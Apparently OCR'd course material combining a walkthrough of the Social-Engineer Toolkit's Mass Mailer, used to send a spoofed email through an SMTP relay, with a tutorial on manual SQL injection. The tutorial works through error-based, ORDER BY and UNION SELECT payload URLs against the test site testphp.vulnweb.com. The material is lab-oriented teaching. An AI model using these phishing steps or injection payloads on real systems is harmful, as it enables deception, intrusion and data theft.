Werth.
SET is a menu-driven attack system that mainly concentrates on attacking the human element of security. With a wide variety of attacks available, this toolkit is an absolute must-have for penetration testing.

SET comes preinstalled in Kali Linux. You can simply invoke it through the command line using the command "**setoolkit**".
Once the user clicks on the SET toolkit, it will open with the options shown in the following screenshot:




Select **1) Social-Engineering Attacks** to receive a listing of possible attacks that can be performed.
You can select the attacks that you want to perform from a menu that appears as follows:

- 1 Spear-Phishing Attack Vectors
- 2 Website Attack Vectors
- 3 Infectious Media Generator
- 4 Create a Payload and Listener
- **5 Mass Mailer Attack**
- 6 Arduino-Based Attack Vector
- 7 Wireless Access Point Attack Vector
- 8 QRCode Generator Attack Vector
- 9 Powershell Attack Vectors
- 10 SMS Spoofing Attack Vector
- 11 Third Party Modules
-
- 99 Return back to the main menu




We will start with the **Mass Mailer Attack**. Enter 5 to move to the next menu.
For this example, on the list, we will take a look at the first option, **E-Mail Attack Single Email Address**.




Now further you need to fill all the following details as shown below:

- Send email to:
- From address:
- The FROM Name the user will see:
- Username for open-relay:
- Password for open-relay:
- SMTP email server address:
- Port number for the SMTP server:
- Flag this message/s as high priority?:
- Do you want to attach a file:
- Do you want to attach an inline file:
- Email Subject:
- Send the message as html or plain:
- Enter the body of the message, type END when finished:


Here you just need an open relay SMTP server which you can easily get it through smtp2go.com by creating a free account whose SMTP server address will be "**mail.smtp2go.com**"and port will be "**2525**".



This is the output of the fake email which we sent from **info@yeahhub.com** via smtp2go.com open relay server.



In SMTP2GO.com App Dashboard, you can even manage all the records and can see all the information about the fake emails sent from your account as shown below:



4. Perform SQL injection Manually on http://testphp.vulnweb.com Write a report along with screenshots and mention preventive steps to avoid SQL injections.

Manual SQL Injection Exploitation Step by Step

May 29, 2017 By Raj Chandel

This article is based on our **previous** article where you have learned different techniques to perform SQL injection manually using dhakkan. Today we are again performing SQL injection manually on a live website "**vulnweb.com**" in order to reduce your stress of installing setup of dhakkan.

We are going to apply the same concept and techniques as performed in Dhakkan on different the platform

Let's begin!

http://www.hackingarticles.in/beginner-guide-sql-injection-part-1/

Open given below targeted URL in the browser


```
http://testphp.vulnweb.com/artists.php?artist=1
```

So here we are going test SQL injection for "**id=1"**

Now use error base technique by adding an apostrophe (') symbol at the end of input which will try to break the query.

```
testphp.vulnweb.com/artists.php?artist=1'
```

In the given screenshot you can see we have got an error message which means the running site is infected by SQL injection.




Now using ORDER BY keyword to sort the records in ascending or descending order for id=1

```
http://testphp.vulnweb.com/artists.php?artist=1 order by 1
```


Similarly repeating for order 2, 3 and so on one by one

```
http://testphp.vulnweb.com/artists.php?artist=1 order by 2
```




```
http://testphp.vulnweb.com/artists.php?artist=1 order by 4
```

From the screenshot, you can see we have got an error at the order by 4 which means it consists only three records.



Let’s penetrate more inside using union base injection to select statement from a different table.


```
http://testphp.vulnweb.com/artists.php?artist=1 union select
1,2,3
```

From the screenshot, you can see it is show result for only one table not for others.

Now try to pass wrong input into the database through URL by replacing **artist=1** from **artist=-1** as given below:

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,2,3
```


Hence you can see now it is showing the result for the remaining two tables also.



Use the next query to fetch the name of the database

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3
```

